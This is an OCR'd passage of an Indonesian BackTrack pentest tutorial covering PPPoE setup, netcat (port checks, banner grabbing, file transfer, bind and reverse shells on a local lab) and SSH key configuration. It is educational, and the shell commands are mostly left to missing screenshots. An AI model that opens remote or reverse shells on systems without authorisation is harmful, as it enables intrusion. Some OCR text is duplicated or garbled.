Untuk mengaktifkan koneksi ppp pada sistem operasi backtrack , kita tinggal menggunakan perintah "*pppoeconf*" masuk ke terminal kemudian akan tampil beberapa pertanyaan

Nantinya anda di minta untuk memasukan user name dan password dari isp anda. Kemudian cek konektivitas dengan mengetikan "***ifconfig ppp0***" pada terminal. Jangan lupa bahwa modem router harus berada pada posisi sebagai "***bridge***"

4. NETCAT THE SWISS ARMY KNIFE

Netcat adalah tools yang sangat di gemari oleh kalangan pentester karena memiliki banyak kemampuan yang mengagumkan. Netcat dengan julukan " *Swiss Army Knife* " sebenarnya merupakan tools yang memiliki kemampuan untuk menulis dan membaca data ke port TCP dan UDP, sehingga netcat memiliki 2 segi koneksi yaitu sebagai client dan sebagai server (listener)

4.1. Menggunakan Netcat

4.1.1. Help (-h)

Untuk melihat opsi-opsi dan cara penggunaan netcat secara umum , kita hanya harus menambahkan – h (help/ nc -h)

```
root@eichel:~# nc -h
[v1.10-38]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

4.1.2. Menghubungkan netcat ke port TCP dan UDP

Menggunakan netcat dengan konektivitas pada **TCP** dan **UDP** sebenarnya memiliki 3 manfaat


- Mengetahui port terbuka atau tidak (open port)
- Mengambil informasi header service tertentu pada port tertentu
- Melakukan konektivitas manual terhadap service tertentu

Informasi terbuka atau tidaknya sebuah port serta informasi sebuah service tertentu dapat kita temukan dengan formasi di bawah ini

```
netcat -vv [ipadd/host] [port]
```

Perhatikan pada gambari di atas, host 192.168.1.9 memiliki service ssh dan dinyatakan terbukan (open) dengan informasi SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu6.

Untuk melihat informasi header service tertentu kita bisa menggunakan opsi -vn atau opsi sebelumnnya -vv. Opsi -n sebenarnya merupakan opsi agar netcat hanya membaca target dengan numeric ip address (non – dns).



Gambar di atas adalah salah satu contoh mengambil informasi header dari port 21 yang merupakan port standart dari ftp service.

4.1.3. Mode Listening

Seperti yang sudah di jelaskan sebelumnya, netcat sebenarnya adalah tools yang mengkoneksikan antara 2 host atau lebih dengan sebuah server sebagai listener. Listener disini berfungsi sebagai penampung setiap request dari host client , sengaja maupun tidak sengaja meminta koneksi pada port yang telah di tentukan listener. Untuk lebih jelasnya saya akan memberi contoh. Saya menggunakan backtrack 5 R1 sebagai listener dan backtrack 5 final sebagai client. Spesifikasi masing-masing host sebagai berikut

- Listener (backtrack 5 R1)

```
eth0      Link encap:Ethernet  HWaddr 44:87:fc:56:86:85
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::4687:fcff:fe56:8685/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4292 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3977 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4293488 (4.2 MB)  TX bytes:543611 (543.6 KB)
```

```
          Interrupt:43 Base address:0x6000
```


- Client

```
wlan0     Link encap:Ethernet  HWaddr 00:19:d2:45:4d:96
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::219:d2ff:fe45:4d96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1389 errors:0 dropped:0 overruns:0 frame:0
          TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:118800 (118.8 KB)  TX bytes:15010 (15.0 KB)
```

Maka saya akan membuka port 4444 sebagai listening pada host yang bertindak sebagai listener.

Kemudian pada host client , saya merequest port **4444** pada listener.


Perhatikan telah terjadi konektivitas pada port 4444 antara listener dan client




4.1.4. File Transfer

Netcat juga memiliki kemampuan untuk mentransfer file dalam hal ini saya memberi contoh sederhana mentransfer file dari listener ke client.

Pada listener host saya membuka port 4444 dan menyiapkan sebuah file sebagai output




Perhatikan host client 192.168.1.3 telah terkoneksi dengan baik pada pid 40684 dan kemudian mencoba mentranfer sebuah file yang saya beri nama tranfer.txt dan saya beri value txt di dalamnya. “tes transfer file”.



Netcat tidak memberikan tampilan informasi proses secara verbose karena itu kita hanya menunggu beberapa saat maka tranfer file akan berhasil. Maka pada host listener saya akan memeriksa hasil.txt dan terlihat bahwa value dari transfer.txt telah berada pada host listener yaitu pada hasil.txt.


4.2. Remote shell access

Salah satu alasan mengapa netcat menjadi pilihan beberapa attacker dan pentester adalah karena netcat memiliki kemampuan dalam meremote shell antara host listener dan client. Untuk mempelajari hal tersebut , alangkah baiknya kita langsung melihat contoh dan mempraktekannya. Dalam contoh ini saya menggunakan dua host dimana host pertama , anggap saja "naga" menggunakan backtrack 5 R1 dan "jendela" menggunakan windows xp service pack 3.




Disini “jendela” akan menjadi listener dengan memulai netcat untuk menjadi listener pada port 4444


4.2.1. Bind Shell




Kondisi di mana client akan meminta listener untuk memberinya ijin mengakses shell remote dan menggunakan perintah-perintah shell pada host listener. Kita gunakan **-e** (*nama file / aplikasi*). Dimana host “jendela” akan mengijinkan client terkoneksi pada aplikasi **cmd.exe** yang memungkinkan client untuk menggunakan cmd dan menggunakan perintah-perintah (command)



Maka "*jendela*" tinggal menunggu host yang akan merequest port 4444 yang telah di bukanya. Pada sisi yang berbeda , host "*naga*" akan meminta host listener (jendela) untuk menerima dia sebagai client.



Dan client berhasil terkoneksi pada cmd.exe di mana client di perbolehkan untuk meremote dan menggunakan semua fasilitas command prompt.



Output pada host listener (*jendela*) akan menampilkan suksesnya host client terkoneksi dengan dirinya


4.2.2 Reverse Shell

Jika bind shell adalah kondisi dimana listener membuka kesempatan untuk client menggunakan aplikasi tertentu dari jarak jauh dengan port tertentu , maka reverse shell adalah sebaliknya. Reverse Shell merupakan suatu kondisi di mana listener yang akan mengambil alih aplikasi yang ditawarkan oleh client.

Maka host listener akan membuka port 4444

```
C:\>nc -lvvp 4444
listening on [any] 4444 …
```

Kemudian client akan merequest koneksi kepada listener sekaligus memberinya akses untuk menggunakan shell perhatikan opsi **-e** (*file/aplikasi shell*) yang ditawarkan client (*/bin/bash*).



Gambar di atas menunjukan kondisi dimana listener telah berhasil menerima client dan menggunakan aplikasi shell dari client. Metode ini sering di pakai attacker setelah melepaskan backdoor yang memiliki kemampuan mengesekusi netcat pada host target.


BAB 3
KNOWING SERVICE ON BACKTRACK

1. SSHD DAEMON SERVICE

SSH (*Secure Shell*) merupakan standar yang digunakan untuk login dan mengendalikan komputer dari jarak jauh, yang mana SSH merupakan pengganti aplikasi telnet dan rlogin karena dianggap kurang oleh seorang admin untuk mengontrol komputernya dari jarak jauh.

SSH mempunyai kelebihan, yaitu :

Enkripsi password dan perintah-perintah, yang mana akan terlindung dari sniffer.



Fitur Tunneling, yang mana paket-paket perintah akan di proses dan dikirimkan melalui jaringan yang berbeda.

Klien SSH hampir ada di setiap sistem operasi.

Menggunakan **kode khusus** untuk identifikasi klien.

Versi Protokol SSH ada 2, yaitu versi 1 dan 2. Yang dan enkripsi untuk menghubungkan komputer client menggunakan port membedakannya adalah identifikasi dengan server.

openSSH merupakan contoh aplikasi server untuk protokol SSH. Konfigurasi openSSH biasanya terdapat di "*/etc*" dan "*/etc/ssh*".

Untuk SSH client banyak macamnya. Di lingkungan Windows biasanya menggunakan *PuTTY* yang merupakan aplikasi client SSH yang portable dan aman. Sedangkan untuk sistem operasi Macintosh menggunakan MacSSH.

1.1. Pengoperasian ssh service

1.1.1. Penggunaan SSH client

Seperti yang telah di jelaskan mengenai ssh di atas , kita saat ini akan belajar bagaimana cara mengkoneksikan , merequest ssh pada linux ubuntu. Untuk melakukan konektifitas dan request shell open dari host yang memiliki server ssh adalah dengan syntax sebagai berikut :

```
syntax : ssh [user]@[host/ip]
```

Sebagai contoh :

```
ssh root@192.168.1.44 -p 3320
```

Dilihat dari perintah ssh di atas maka kita dapatkan bahwa ssh menggunakan **-p 3320** karena ssh server yang hendak saya akses telah mengkonfigurasi port ssh bukan default lagi (**port 22**) Jika server ssh yang hendak anda akses masih menggunakan port standart maka anda tidak perlu memakai atau mengabaikan opsi **-p** (**port**) karena secara default perintah ssh akan membaca **port 22** sebagai port standart pada ssh server

1.1.2. Menerima RSA fingger Printing

Setelah ssh server menerima sinyal request ssh maka biasanya kita akan di minta untuk menyetujui authenfikasi **RSA fingger** printing dari server tersebut

```
ssh root@192.168.1.6
The authenticity of host '192.168.1.6 (192.168.1.6)' can't be established.
RSA key fingerprint is 3d:8e:07:9f:24:ec:46:5c:98:fb:c2:c4:4b:bf:67:f5.
Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '192.168.1.6' (RSA) to the list of known hosts.
Connection closed by 192.168.1.6
```

Jika anda telah yakin menerimanya maka anda akan memasuki shell dari server yang anda tuju. Known hosts dari 192.168.1.6 akan di masukan di dalam ***/[local-home-direktori]/.ssh/known_hosts.***

1.1.3. Setting koneksi SSH dengan autentifikasi DSA

Langkah-langkahnya adalah sebagai berikut

] **Membuat DSA Key Pair*

Sedikit mengenai DSA , DSA merupakan singkatan dari *Digital Signature Algorithm* yang merupakan standart untuk FIPS atau digital signature. Seperti tanda tangan atau sidik jari anda nantinya (*fingerprinting*)

```
root@bt{/etc/ssh}:ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/root/.ssh/id_dsa):
Enter passphrase (empty for no passphrase): ( isikan password anda )
Enter same passphrase again: ( isikan password anda )
Your identification has been saved in /root/.ssh/id_dsa.
Your public key has been saved in /root/.ssh/id_dsa.pub.
The key fingerprint is:
4b:4f:fb:15:e8:ab:24:75:79:4d:29:84:13:42:57:ba root@eichel
The key's randomart image is:
zee@eichel{/etc/ssh}:ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/root/.ssh/id_dsa):
Enter passphrase (empty for no passphrase): ( isikan password anda )
Enter same passphrase again: ( isikan password anda )
Your identification has been saved in /root/.ssh/id_dsa.
Your public key has been saved in /root/.ssh/id_dsa.pub.
The key fingerprint is:
4b:4f:fb:15:e8:ab:24:75:79:4d:29:84:13:42:57:ba root@eichel
The key's randomart image is:
+--[ DSA 1024]----+
```

```
+-----------------+
```

Perintah tadi akan membuat key ssh dsa yang kemudian akan di simpan pada */root/.ssh/id_dsa* sebagai **private key** dan *id_dsa.pub* sebagai **public key**.

```
*] Set Direktori Akses

root@bt{~}:sudo chmod 755 .ssh

*] Copy file
```

copykan file dsa publik ke direktori server ssh yang anda tuju

```
root@bt{~}:sudo scp ~/.ssh/id_dsa.pub root@192.168.1.6:.ssh/authorized_keys
root@192.168.1.6's password:
id_dsa.pub
00:00
www.indonesianbacktrack.or.id
100%
601
0.6KB/s
```

kalau semuanya selesai jgn lupa mengatur file akses di server ssh , login ke server ssh kemudian setting pada terminal servernya

```
sudo chmod 600 ~/.ssh/authorized_keys
```

kemudian coba login kembali seperti login biasanya maka anda akan di minta private key yang sudah anda setting sebelumnya . Jika anda ingin login dengan DSA key tanpa harus mengetik password private key maka ikuti langkah-langkah di bawah ini

```
root@bt{~}:sudo exec /usr/bin/ssh-agent $SHELL
root@bt{~}:sudo ssh-add
Enter passphrase for /root/.ssh/id_dsa:
Identity added: /root/.ssh/id_dsa (/root/.ssh/id_dsa)
```

1.2. SSH server

Pada Backtrack, service ssh sudah terinstall secara default. Beberapa perintah dasar dalam service ssh adalah

-Menyalakan service
```
/etc/init.d/ssh start
```

-Menon-aktifkan service
```
/etc/init.d/ssh stop
```

-Restart service
```
/etc/init.d/ssh restart
```

1.2.1. Konfigurasi SSH Server

Untuk melakukan pengaturan maka kita dapat menggunakan editor kesayangan kita dan membuka file konfigurasi yang terdapat pada direktori */etc/ssh/sshd_config*

Berikut ini default setting dari sshd_config

```
# Package generated configuration file
# See the sshd_config(5) manpage for details
www.indonesianbacktrack.or.id
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
